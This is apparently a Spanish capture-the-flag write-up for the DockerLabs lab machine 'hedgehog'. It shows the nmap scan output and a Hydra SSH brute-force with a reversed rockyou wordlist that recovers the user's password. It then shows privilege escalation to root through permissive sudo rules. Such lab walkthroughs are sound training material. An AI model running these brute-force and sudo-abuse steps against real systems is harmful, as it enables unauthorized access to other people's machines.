hedgehog(DockerLabs)


Lo primero, como siempre, ***nmap*** para ver posibles vías de entrada:

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -p- --open -sSVC -n -nP 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-16 04:46 -0500
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 34:0d:04:25:20:b6:e5:fc:c9:0d:cb:c9:6c:ef:bb:a0 (ECDSA)
|_  256 05:56:e3:50:e8:f4:35:96:fe:6b:94:c9:da:e9:47:1f (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
```

Parece que solo están abiertos los puertos 22 (SSH) y 80 (HTTP).

Entramos en la página web y todo lo que vemos es un nombre: "tails". ¿Posible usuario?



Demasiado sencillo para ser cierto, pero intentaremos entrar por SSH. Se lo "enchufamos" a ***Hydra***.
Tarda una barbaridad. A veces se le da la vuelta al diccionario y la cosa se acelera si la password está más cerca del final.
No obstante, tenemos que quitarle espacios que hay delante de algunas passwords, porque sino, no funciona:

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ tac rockyou.txt > ~/DockerLabs/uoykcor.txt
```

```
┌──(kali㉿kali)-[~/DockerLabs]
└─$ sed -i 's/ //g' uoykcor.txt

┌──(kali㉿kali)-[~/DockerLabs]
└─$ hydra -l tails -P uoykcor.txt ssh://172.17.0.2 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 11:49:09
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting
 overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344386 login tries (l:1/p:1434438
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 65.00 tries/min, 65 tries in 00:01h, 14344321 to do in 3678:02h, 4 active
[22][ssh] host: 172.17.0.2   login: tails   password: 3117548331
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 11:50:43
```

Y en unos segundos, tenemos la password. Entramos:

```
┌──(kali㉿kali)-[~]
└─$ ssh tails@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:vVwna5nZRCyYSIsc1524JC6VpZ1YBLO+/wBCEPaIIeU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
tails@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.17.10+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

tails@3a29069a97a2:~$
```

```
tails@3a29069a97a2:~$ sudo -l
User tails may run the following commands on 3a29069a97a2:
    (sonic) NOPASSWD: ALL
tails@3a29069a97a2:~$
```

Vemos que podemos ejecutar cualquier comando como usuario 'sonic'. Nos cambiamos de usuario y ejecutamos un comando cualquiera:

```
tails@3a29069a97a2:~$ sudo -u sonic /bin/bash
sonic@3a29069a97a2:/home/tails$ sudo -l
User sonic may run the following commands on 3a29069a97a2:
    (ALL) NOPASSWD: ALL
sonic@3a29069a97a2:/home/tails$
```

Listo, ahí vemos que el usuario 'sonic' puede ejecutar cualquier comando como root!!